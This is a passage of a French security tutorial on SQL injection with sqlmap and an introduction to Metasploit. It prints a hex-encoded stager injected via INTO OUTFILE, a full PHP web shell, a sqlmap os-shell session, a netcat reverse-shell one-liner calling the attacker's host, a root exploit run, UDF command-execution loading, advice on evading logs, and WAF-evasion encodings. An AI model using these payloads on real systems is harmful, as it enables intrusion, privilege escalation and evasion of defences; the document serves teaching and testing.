-rwxrwxr-x 1 hoper hoper 1534 avril 5 20:14 sqlmapapi.py
-rw-rw-r-- 1 hoper hoper 19289 avril 5 20:14 sqlmap.conf
-rwxrwxr-x 1 hoper hoper 5462 avril 5 20:14 sqlmap.py
drwxrwxr-x 2 hoper hoper 4096 avril 5 20:14 tamper
drwxrwxr-x 21 hoper hoper 4096 avril 8 18:17 thirdparty
drwxrwxr-x 2 hoper hoper 4096 avril 5 20:14 txt
drwxrwxr-x 4 hoper hoper 4096 avril 5 20:14 udf
drwxrwxr-x 2 hoper hoper 4096 avril 5 20:14 waf
```

```
drwxrwxr-x 4 hoper hoper 4096 avril 5 20:14 xml
```

Prenons quelques exemples pour voir à quel point le code est modulaire, et facilement extensible :

- **extra/shellcodeexec/ :** Contient les codes binaires d'exploitation (shellcode) classés par architecture
- **extra/shellcodeexec/ :** Contient un répertoire par type de SGBD, avec les fonctions d'accès etc.
- **tamper :** Scripts python implémentant diverses techniques d'évasion (voir chapitre 5)
- **thirdparty :** Contient des librairies de fonctions écrites en python, utiles à sqlmap
- **shell :** Contient les web shell dans différents langages (asp, php,jsp...)
- **txt :** Données en format text : Liste de mot de passe, nom courants de tables ou de champs dans plusieurs langues y compris le français...
- **udf :** Contient les fonctions (procédures stockées) que l'on souhaite insérer dans la base de donnée ciblée, afin de pouvoir lui faire exécuter du code. Voir 4.3
- **waf :** Contient des scripts de détection de WAF (un script par solution)
- **xml :** Données en format xml (messages d'erreurs, bannières, payloads...)

Ajouter à sqlmap la possibilité de détecter une nouvelle solution de filtrage ne nécessite donc que d'écrire un script de quelques lignes avec les tests à réaliser, et de placer ce script dans le répertoire waf. Il sera immédiatement utilisable avec les options classiques de sqlmap. On procédera de la même façon pour l'implémentation d'une nouvelle technique d'évasion ou la prise en compte d'un binaire d'exploitation spécifique etc.

A titre d'exemple, voici l'intégralité du script de détection du module *ModSecurity* d'apache, qui globalement peut se résumer en trois ou quatre ligne de tests :

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2015 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import re

from lib.core.enums import HTTP_HEADER
from lib.core.settings import WAF_ATTACK_VECTORS

__product__ = "ModSecurity: Open Source Web Application Firewall (Trustwave)"

def detect(get_page):
    retval = False

    for vector in WAF_ATTACK_VECTORS:
        page, headers, code = get_page(get=vector)
        retval = code == 501 and re.search(r"Reference \
        #[0-9A-Fa-f.]+", page, re.I) is None
        retval |= re.search(r"Mod_Security|NOYB", \
        headers.get(HTTP_HEADER.SERVER, ""), re.I) is not None
```

```
        retval |= "This error was generated by Mod_Security" in page
        if retval:
            break

    return retval
```

2.4 Exécution de commande sur le système

2.4.1 Via l'envoi d'un web shell en php

Si le SGBD qui exécute les requêtes peut écrire dans un répertoire, qui soit également accessible en lecture pour le serveur web, il est possible d'ouvrir directement un interpréteur de commande sur le système d'exploitation. L'option `--os-shell` provoque alors les opérations suivantes :

D'un fichier dans le répertoire accessible en écriture avec l'injection sql :

```
-6091 OR 8686=8686 LIMIT 0,1 INTO OUTFILE '/var/www/tmp/tmpugpss.php' LINES
 TERMINATED BY 0x3c3f7068700a6966202869737365742824 5f524551554553545b
2275706c6f6164225d29297b246469723d245f524551554553545b2275706c6f6164446972225d3b6
9662028706870766572736 96f6e28293c27342e312e3027297b2466696c653d24485454505f504f53
545f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f616465645f666
96c652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c2
46469722e222f222e2466696c6529206f722064696528293b7d656c73657b2466696c653d245f46494
c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c6528245
f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c652
9206f722064696528293b7d4063686d6f6428246469722e222f222e2466696c652c30373535293b656
3686f202246696c652075706c6f61646564223b7d656c7365207b6563686f20223c666f726d2061637
4696f6e3d222e245f5345525645525b225048505f53454c46225d2e22206d6574686f643d504f53542
0656e63747970653d6d756c7469706172742f666f726d2d646174613e3c696e707574207479706 53d6
8696464656e206e616d653d4d41585f46494c455f53495a452076616c75653d3130303030303030303
03e3c623e73716c6d61702066696c652075706c6f616465723c2f623e3c62723e3c696e707574206e6
16d653d66696c6520747970653d66696c653e3c62723e746f206469726563746f72793a203c696e707
57420747970653d74657874206e616d653d75706c6f6164446972207661 6c75653d2f7661722f77777
72f746d703e203c696e70757420747970653d7375626d6974206e616d653d75706c6f61642076616c7
5653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a--
```

Cette chaîne de caractère est la version encodée de :

```
<?php
if (isset($_REQUEST["upload"])){$dir=$_REQUEST["uploadDir"];
if (phpversion()<'4.1.0'){$file=$HTTP_POST_FILES["file"]
["name"];@move_uploaded_file($HTTP_POST_FILES["file"]["tmp_name"],
$dir."/".$file) or die();}else{$file=$_FILES["file"]["name"];
@move_uploaded_file($_FILES["file"]["tmp_name"],$dir."/".$file)
```

```
or die();}@chmod($dir."/".$file,0755);echo "File uploaded";}else
{echo "<form action=".$_SERVER["PHP_SELF"]." method=POST
enctype=multipart/form-data><input type=hidden name=MAX_FILE_SIZE
value=1000000000><b>sqlmap file uploader</b><br><input name=file
type=file><br>to directory: <input type=text name=uploadDir
value=/var/www/tmp> <input type=submit name=upload value=upload>
</form>";}?>
```

Effectue une requête http sur ce premier fichier php :

Ce script permet à sqlmap d'envoyer un nouveau fichier php, qui sera alors automatiquement déplacé dans le bon répertoire, et à qui sera ajouté le droit en exécution. C'est ce second fichier, envoyé via le premier, qui servira véritablement de shell code. Voici le contenu de ce second fichier :

```
<?php $c=$_REQUEST["cmd"];@set_time_limit(0);@ignore_user_abort(1);
@ini_set('max_execution_time',0);$z=@ini_get('disable_functions');
if(!empty($z)){$z=preg_replace('/[, ]+/',',',$z);$z=explode(',',$z);
$z=array_map('trim',$z);}else{$z=array();}$c=$c." 2>&1 ";function
f($n){global $z;return is_callable($n)and!in_array($n,$z);}
if(f('system')){ob_start();system($c);$w=ob_get_contents();
ob_end_clean();}elseif(f('proc_open')){$y=proc_open($c,array(array(pipe,r)
,array(pipe,w),array(pipe,w)),$t);$w=NULL;while(!feof($t[1]))
{$w.=fread($t[1],512);}@proc_close($y);}elseif(f('shell_exec'))
{$w=shell_exec($c);}elseif(f('passthru')){ob_start();passthru($c);
$w=ob_get_contents();ob_end_clean();}elseif(f('popen')){$x=popen($c,r);
$w=NULL;if(is_resource($x)){while(!feof($x)){$w.=fread($x,512);}}
@pclose($x);}elseif(f('exec')){$w=array();exec($c,$w);$w=join
(chr(10),$w).chr(10);} else{$w=0;}print "<pre>".$w."
```

On reconnaît ici un web shell, qui affichera sur la sortie standard le résultat de la commande système lancée, précédé de la balise html <pre>. (Strict minimum pour que cela passe pour une page web, la navigateur se chargeant de rajouter la balise </pre>).

On vérifie facilement que cela fonctionne à la main depuis le navigateur en affichant la page :

```
http://192.168.1.82/tmp/tmpbcsxa.php?cmd=cat+/etc/passwd
```

Le contenu du fichier /etc/passwd s'affiche sans soucis. Observons sqlmap faire la même chose :

```
python ../sqlmap-dev/sqlmap.py -u "http://192.168.1.82/?action=data_management&cpmvc_
do_action=mvparse&f=edit&id=1" -p "id" --dbms=mysql --os-shell

-
___ ___| |_____ ___ ___ {1.0-dev-1e7f2d6}
|_ -| . | | | .'| . |
|___|_ |_|_|_|_|__,| _|
|_| |_| http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for
any misuse or damage caused by this program
[*] starting at 22:20:49
[22:20:49] [INFO] testing connection to the target URL
```

```
   sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

   ---
   Parameter: id (GET)
   Type: AND/OR time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
   Payload: action=data_management&cpmvc_do_action=mvparse&f=edit&id=1 AND (SELECT
* FROM (SELECT(SLEEP(5)))RJOV)
   Type: UNION query
   Title: Generic UNION query (NULL) - 14 columns
   Payload: action=data_management&cpmvc_do_action=mvparse&f=edit&id=-5139 UNION
ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170767671,0x775465584d654f4c4e6f,
0x71767a7171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
   ---
   [22:20:49] [INFO] testing MySQL
   [22:20:49] [INFO] confirming MySQL
   [22:20:49] [INFO] the back-end DBMS is MySQL
   web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail
or Precise Pangolin or Quantal Quetzal)
   web application technology: Apache 2.2.22, PHP 5.3.10
   back-end DBMS: MySQL >= 5.0.0
   [22:20:49] [INFO] going to use a web backdoor for command prompt
   [22:20:49] [INFO] fingerprinting the back-end DBMS operating system
   [22:20:49] [INFO] the back-end DBMS operating system is Linux
   which web application language does the web server support?
   [1] ASP
   [2] ASPX
   [3] JSP
   [4] PHP (default)
   > 4
   [22:20:52] [WARNING] unable to retrieve automatically the web server document
root
   what do you want to use for writable directory?
   [1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs,
/var/www/nginx-default') (default)
   [2] custom location(s)
   [3] custom directory list file
   [4] brute force search
   > 2
   please provide a comma separate list of absolute directory paths: /var/www/tmp
   [22:20:57] [WARNING] unable to automatically parse any web server path
   [22:20:57] [INFO] trying to upload the file stager on '/var/www/tmp' via LIMIT
'LINES TERMINATED BY' method
   [22:20:57] [INFO] heuristics detected web page charset 'ascii'
   [22:20:57] [INFO] the file stager has been successfully uploaded on '/var/www/tmp'
- http://192.168.1.82:80/tmp/tmpudwsa.php
   [22:20:57] [INFO] the backdoor has been successfully uploaded on '/var/www/tmp'
- http://192.168.1.82:80/tmp/tmpblmwo.php
   [22:20:57] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
   os-shell> who
```

```
do you want to retrieve the command standard output? [Y/n/a] a
No output
os-shell> w
command standard output:
---
22:23:11 up 59 min, 0 users, load average: 0.39, 0.47, 0.45
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
---
os-shell>
```

On vérifie que, pour le système, personne n'est connecté sur la machine. Les commandes w,who,ps ne montreront rien de particulier. Nous sommes « invisibles » car aucune connexion ssh n'a été réalisée. Aucune entrée n'a été ajoutée dans les journaux `/var/log/wtmp` ou `/var/run/utmpx`. Pourtant, nous sommes bien connectés et à même de lancer des commandes sur le système.

Pour disparaître réellement, il faudra poursuivre l'attaque, parvenir à réaliser une élévation de privilège pour, une fois des droits root obtenus, nettoyer toutes les traces que nous laissons dans les journaux du serveur web, et du SGBD.

2.4.2 Via l'envoi de codes binaires

Une fois que l'étape précédente est réalisée, et que l'on dispose donc déjà d'un moyen d'envoyer du code sur la machine attaquée, sqlmap peut automatiser la création, l'envoi, et l'utilisation d'un shell metasploit sur la victime. Le script permet de choisir de façon interactive l'architecture (32 ou 64 bits) et le sens de la connexion à utiliser pour l'établissement de la connexion (connexion directe standard ou reverse, depuis la victime vers l'attaquant).

2.4.3 Via l'insertion en base de procédures stockées

Au lieu d'envoyer un programme sur le système (netcat, meterpreter...) qui restera visible tant que l'on n'aura pas la possibilité d'installer un véritable rootkit sur la machine, il est parfois possible (en fonction du système et du SGBD utilisé) de placer son logiciel dans la base de données elle-même, sous forme d'une procédure stockée. Installer son binaire à cet endroit sera plus discret. Mais c'est aussi beaucoup plus compliqué à mettre en place, et dois se faire en deux étapes.

Premièrement, il faut pouvoir installer, éventuellement dans un répertoire spécifique, une librairie de fonctions écrites spécifiquement pour le SGDB et l'architecture ciblée. Sqlmap fournit des versions pré-compilées de librairies, permettant d'exécuter n'importe quelle commande sur le serveur. Deuxièmement, il faut charger ses fonctions dans la base de données. Des exemples sont donnés sur le github de sqlmap. Voici par exemple comment charger les procédures stockées dans la librairie udf fournie pour mysql (lib_mysqludf_sys.so) :

```
CREATE FUNCTION lib_mysqludf_sys_info RETURNS string SONAME \\
        'lib_mysqludf_sys.so';
CREATE FUNCTION sys_get RETURNS string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_set RETURNS int SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_exec RETURNS int SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_bineval RETURNS int SONAME 'lib_mysqludf_sys.so';
```

2.4.4 Obtention d'un véritable shell root

Pour obtenir un véritable shell root sur la machine, il nous faut un exploit fonctionnel sur cette version d'OS (Ubuntu 12.04 / 64 bits). Nous utiliserons celui ci :
`https://www.exploit-db.com/exploits/33589/`

La première chose à faire est de compiler cet exploit sur une architecture identique à celle de la cible. Nous obtenons alors un fichier binaire qu'il faudra envoyer sur la machine à compromettre. Pour cela, il existe un grand nombre de possibilités comme le téléchargement depuis la machine avec wget, l'utilisation de la page php d'upload crée par sqlmap pour l'envoi du webshell, l'utilisation des options `--file-write` et `--file-dest` de sqlmap etc. Une fois l'exploit présent sur la machine, nous sommes confrontés à un sérieux problème :

```
os-shell> ./vnik 0
command standard output:    'stdin: is not a tty'
```

En effet, nous ne disposons pas encore d'un véritable shell, avec ses canaux de communications que sont l'entrée standard, la sortie standard et la sortie d'erreur. Aucune interaction n'est possible, ce qui devient vite bloquant. Le premier réflexe serait de lancer un shell meterpreter via sqlmap, avec l'option `--os-pwn`. Mais si cela fonctionne parfaitement en 32 bits, ce n'est pas le cas en 64 bits avec notre version. Nous allons donc devoir trouver une alternative sans utiliser ni sqlmap, ni metasploit.

Nous lançons tout d'abord un un serveur tcp en écoute sur la machine de l'attaquant. Le port peut être comme ici choisi aléatoirement mais, dans la vraie vie, cela aura beaucoup plus de chance de fonctionner en choisissant par exemple le port 80 ou 443.

```
$nc -l 9999
```

Puis, sur la machine à compromettre, nous créons un canal au travers d'un fichier texte et lançons une connexion vers notre machine :

```
os-shell> mknod /tmp/pipe p
No output
os-shell> /bin/sh -c "/bin/sh 0</tmp/pipe | nc 192.168.1.12 9999 1>/tmp/pipe"
No output
```

Une fois la connexion établie, la sortie standard de netcat (autrement dit l'affichage des commandes que nous pouvons taper sur la machine local) sont dirigés vers le fichier que nous avons crée. Elles servent alors d'entrés standard à un shell, qui envoi le résultat vers la connexion établie. Nous disposons donc à présent d'un véritable shell qui nous permettra de réaliser l'élévation de privilèges.

```
hoper@lion:/opt/sqlmap-dev$ nc -l 9999
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
./vnik 0
id
uid=0(root) gid=0(root) groups=0(root)
```

2.5 Détection et techniques d'évasion

2.5.1 Les WAFs

Les WAF sont des solutions de filtrage logiciels, qui essayent de repérer les attaques web dans les requêtes des clients, et qui ne transmettent ces requêtes au serveur web que si elles sont jugées suffisamment « saines ». Généralement basés sur l'utilisation d'expressions régulières, ces filtres ne pourront jamais détecter avec certitude une attaque dans tous les cas de figure.

Il faut aussi garder à l'esprit que leur paramétrage sera toujours un compromis entre la possibilité de bloquer des attaques évidentes, et la volonté d'éviter absolument les faux positifs (qui ont pour effet de bloquer les requêtes légitimes des véritables clients)

Sqlmap propose une option de détection de ces solutions. Les scripts présents dans le répertoire waf sont utilisés pour tenter de découvrir la présence et le type des WAFs utilisés.

2.5.2 Techniques d'évasion

Une liste d'expressions régulière (même très longue) ne pouvant pas prendre en compte tous les cas de figure, et connaissant la configuration par défaut des solutions de filtrages du marché, il est possible de modifier les commandes sql injectées pour qu'elles ne soient pas détectées par les WAFs. Avant de nous intéresser aux techniques d'encodage fournies, voyons comment il est déjà possible de modifier les requêtes pour arriver au même résultat.

Prenons un exemple simple, le célèbre « 1=1 ». On pourrait croire qu'il suffirait d'une règle cherchant des égalités du type nombre = nombre pour éviter les attaques de ce genre. Mais c'est en fait toutes les expressions qui valent « vraie » qu'il faudrait vérifier. Or « vrai » peut s'écrire d'une infinité de façons différentes.

Voici quelques exemples d'expression SQL équivalentes :

2 = 2
7 > 3
2 != 3
5 <=> 6
4.5 ≤ 7.2
'a' regexp '^[a-d]'
5 is not null
50 between 0 and 100
char(65) rlike char(65)
3 + 2 = 5
3.654 – 8.87 < 5.98
abs(3-5) = 2
ceil(7.34) > 3
char(32) = ' '
unhex(2a) = '*'
lower('SQL') = 'sql'
mid('abc',1,1) = 'a'
find_in_set('b','a,b,c,d') = 2
strcmp(left('password',1), 0x70) = 0
1337 like 1337
rpad ('hel',5,'o') like 'heloo'
reverse ('abc') = 'cba'
soudhex('hello') = 'H400'
etc.

On comprend bien que cette liste est sans fin. Mais cette liste, déjà infinie, peut aussi être encodée d'un grand nombre de façons !

Sqlmap propose, dans sa version actuelle, une liste de quarante-trois scripts pour altérer les requêtes afin d'éviter les filtres de détection. Beaucoup de ces scripts sont génériques, comme le remplacement des espaces par d'autres caractères. D'autres scripts ont été spécifiquement conçus pour contourner un type de filtre précis. On citera notamment :

`bluecoat.py, modsecurityversioned.py, securesphere.py, varnish.py`...

Par exemple, dans mysql, les espaces entre les fonctions peuvent être remplacés par :

09	Horizontal Tab
0A	New Line
0B	Vertical Tab
0C	New Page
0D	Carriage Return
A0	Non-breaking Space
20	Space

Les espaces après un OR ou un AND par :

20	Space
2B	+
2D	-
7E	~
21	!
40	@

On peut aussi utiliser des parenthèses : `select(id)from(table))` ou des commentaires : `select/**/*/**/from/**/table`

Pour les chaînes de caractères, les choix ne manquent pas non plus. Comment écrire la chaîne 'admin' autrement, sans faire intervenir les quotes souvent problématiques lors des injections ?

Voyons quelques équivalents de : `AND password = 'admin'`

AND password = 0x61646D696E
AND password = char(97, 100, 109, 105, 110)
AND conv(password, 36, 10)=17431871
AND hex(hex(password))=36313634364436393645

Il est aussi possible d'encoder les requêtes dans l'url, pour qu'elles soient décodées par le serveur web (toujours situé derrière le WAF). En utilisant %61 au lieu du a minuscule par exemple. On peut aussi multiplier le nombre d'encodage. Le 'a' s'écrirait alors :%2561. (Le caractère % est encodé en %25) Et rien n'empêche de continuer, autant de fois que l'on le souhaite. le WAF lui, ayant certainement une limite pour le nombre de décodage maximal à effectuer...

En combinant ces différentes techniques, il devient très difficile pour un WAF de rester efficace, s'il se base sur des listes d'expressions régulières. Il ne faut pas oublier non plus que les technologies liées au web évoluent rapidement. Ce ne sont plus seulement les flux http qu'il faut vérifier, mais tout ce qui est xml, json, soap...

2.6 Annexes

2.6.1 Sources

— http://en.wikipedia.org/wiki/SQL_injection
— http://www.sqlinjectionwiki.com/Categories/2/mysql-sql-injection-cheat-sheet/
— https://www.owasp.org/index.php/Testing_for_SQL_Injection_%28OTG-INPVAL-005%29
— http://websec.ca/kb/sql_injection
— http://zerofreak.blogspot.fr/2012/02/tutorial-by-zer0freak-zer0freak-sqli.html
— http://www.bases-hacking.org/injections-sql-avancees.html
— http://pentestmonkey.net/blog/mssql-dns
— http://tn-security.blogspot.fr/2011/08/tour-dhorizon-sur-les-sql-injections.html
— https://www.netsparker.com/s/research/OneClickOwnage.pdf
— http://connect.ed-diamond.com/MISC/MISC-062/Utilisation-avancee-de-sqlmap

2.6.2 Glossaire

— **SQLi :** Injection SQL
— **WAF :** Web Application Firewall (Filtre applicatif)
— **SGBD :** Système de gestion de base de données
— **Rootkit :** logiciel installé (avec les droits admin) sur la machine de la victime et fournissant un contrôle total au pirate (accès, dissimulation de son activité...)

Chapitre 3

Exploitation avec Metasploit

3.1 Présentation de Metasploit

3.1.1 Historique

Metasploit a été initialement développée et conçu par HD Moore [1] alors qu'il était employé par une entreprise de sécurité. A ce même temps, il a commencé à créer un Framework flexible et maintenable pour la création et le développement d'exploits [2]. Il a sorti une première version de Metasploit basé sur Perl en Octobre 2003 avec un total de 11 exploits.

Avec l'aide de Spoonm [3], HD publié une réécriture totale du projet, Metasploit 2.0, en Avril 2004. Cette version comprenait 19 exploits «EXPLOIT» et plus de 27 charges utiles «PAYLOAD» [4]. Peu de temps après Matt Miller a rejoint l'équipe de Metasploit pour le développement, par conséquent, le projet a gagné en popularité, Framework Metasploit a reçu un grand soutien de la communauté de la cyber-sécurité et est rapidement devenu un outil indispensable et inévitable pour les tests de pénétration et d'exploitation.

Suite à une réécriture complète en langage Ruby, l'équipe Metasploit publia Metasploit 3.0 en 2007. La migration de Perl vers Ruby a duré 18 mois et a abouti à plus de 150.000 lignes de nouveau code. Avec la version 3.0, Metasploit a été massivement adopté par la communauté de la sécurité, et a vu grandir le nombre de ses contributions utilisateur.

À l'automne 2009, Metasploit a été racheté par Rapid7 [5], un leader dans le domaine du scan de vulnérabilité, ce qui a permis HD de créer une équipe et de se concentrer uniquement sur le développement du Framework Metasploit.

Depuis cette acquisition, les mises à jour se font plus rapidement et aujourd'hui nous sommes actuellement sous la version 4 du Framework. Rapid7 a publié deux produits commerciaux basés sur le Framework Metasploit : Metasploit Express [6] et Metasploit Pro. Metasploit Express est une version plus légère de Metasploit Framework avec une interface graphique et des fonctionnalités supplémentaires, incluant la rédaction des rapports, entre autres fonctionnalités utiles. Metasploit Pro est une version élargie de Metasploit Express qui peut se vanter de faire

1. HD Moore est le développeur du Framework Metasploit, un test de pénétration suite logicielle , et le fondateur du projet Metasploit , pour plus d'informations : http ://hdm.io/

2. Un exploit est le moyen par lequel un hacker ou un testeur de pénétration utilise une faille dans un système, une application ou un service

3. Spoonm, est l'un des développeurs du projet Metasploit, il a travaillé sur la version 2.0, http ://www.blackhat.com/presentations/bh-usa-05/bh-us-05-spoonm.pdf

4. Un Payload est le morceau du code que nous voulons que le système exécute, les payloads sont livrées par le Framework

5. Rapid7, est le principal fournisseur de solutions unifiées de gestion des vulnérabilités et de solutions de tests d'intrusion, http ://www.rapid7.com/

6. Produit Metasploit, http ://www.metasploit.com/

de la collaboration, de l'intrusion en groupe et d'encore bien d'autres fonctionnalités.

3.1.2 Metasploit Community Edition

Caractéristique

Metasploit Community Edition nous permet de :

— Mapper le réseau : identification des hôtes, balayage des ports et OS fingerprinting.
— Intégrer d'autres scanners de vulnérabilités : Importation de données depuis NESSUS, NMAP, et d'autres solutions. En outre, les analyses peuvent être lancées de NEXPOSE depuis Metasploit Communication Edition.
— Trouver le bon exploit : Framework offre un très grand nombre des exploits, donc ça sera facile et rapide de trouver le meilleur en quelques secondes.

Metasploit Pro

Comme son nom l'indique, c'est la version commerciale de Metasploit et nécessite une licence valide et qui est Rapid7 End User License Agreement [7]. La différence entre Metasploit Community Edition [8] et Pro Metasploit peut être mieux illustré par le schéma suivant :




Figure : La différence entre Metasploit Community Edition et Metasploit Pro

Il est clair que Metasploit Pro dispose de fonctionnalités supplémentaires telles que Social Engineering, Web App Scanning [9], IDS / IPS [10], des capacités de reporting de qualité supérieure, et ainsi de suite.

7. Rapid7 End User License Agreement (EULA), https ://community.rapid7.com/docs/DOC-2223
8. Metasploit Community Edition est sous licence BSD
9. Web Application Scanning : mécanisme qui permet de faire des tests d'intrusion sur les applications web afin d'identifier les vulnérabilités y incluent des attaques XSS, SQL injection
10. IDS /IPS : Intrusion Detection Systemet Intrusion Prevention System, ce sont des mécanismes destinés à repérer des activités anormales ou suspectes sur la cible analysée

3.2 Les Bases de Metasploit

3.2.1 Présentation de l'outil

Metasploitest un projet open-source, sous Licence BSD s'inscrivant dans des enjeux de sécurité informatique. C'est un Framework qui fournit l'infrastructure dont on aura besoin pour automatiser le fonctionnement d'un système. Il permet de se concentrer sur les aspects uniques et spécialisés de pénétration dans le but d'identifier des failles dans un programme quelconque.

3.2.2 Terminologie

Pour comprendre le fonctionnement de Metasploit, nous commenceront par l'étude de sa structure ci-dessous, il s'agit d'une architecture modulaire qui utilise un ensemble de concepts qu'on va les définir après :




Figure : Architecture du Framework Metasploit

Exploit Un exploit est le moyen par lequel un hacker ou un auditeur de sécurité peut tirer profit d'une faille présente dans un système, une application ou un service. La majorité des *Exploits* exploite les failles du type :

— Buffer overflows
— Les vulnérabilités des applications Web : telles que l'injection SQL, XSS, etc.
— Les erreurs de la configurationdans les applications

Le Framework Metasploit distingue les exploits en deux catégories : passive et active.

— **Active exploit :** il exploite une machine hôte spécifique et s'exécute sur la fin, le module de brute-force s'exécute jusqu'à pouvoir accéder au shell de la machine victime.
— **Passive exploit** : attendent la connexion des machines victimes et les exploitent le moment de leur connexion.

Payload Un *Payload* est le morceau du code que nous voulons que le système exécute, les payloads sont livrées par le Framework.

Un *Payload* peut aussi être quelque chose aussi simple que quelques commandes à exécuter sur le système d'exploitation cible.

— **Single Payload :**Payload qui effectue une tâche spécifique (crée un nouveau utilisateur, réaliser un shell.
— **Stager Payload** :crée une connexion entre la victime et l'attaquant (exemple du bind shell).
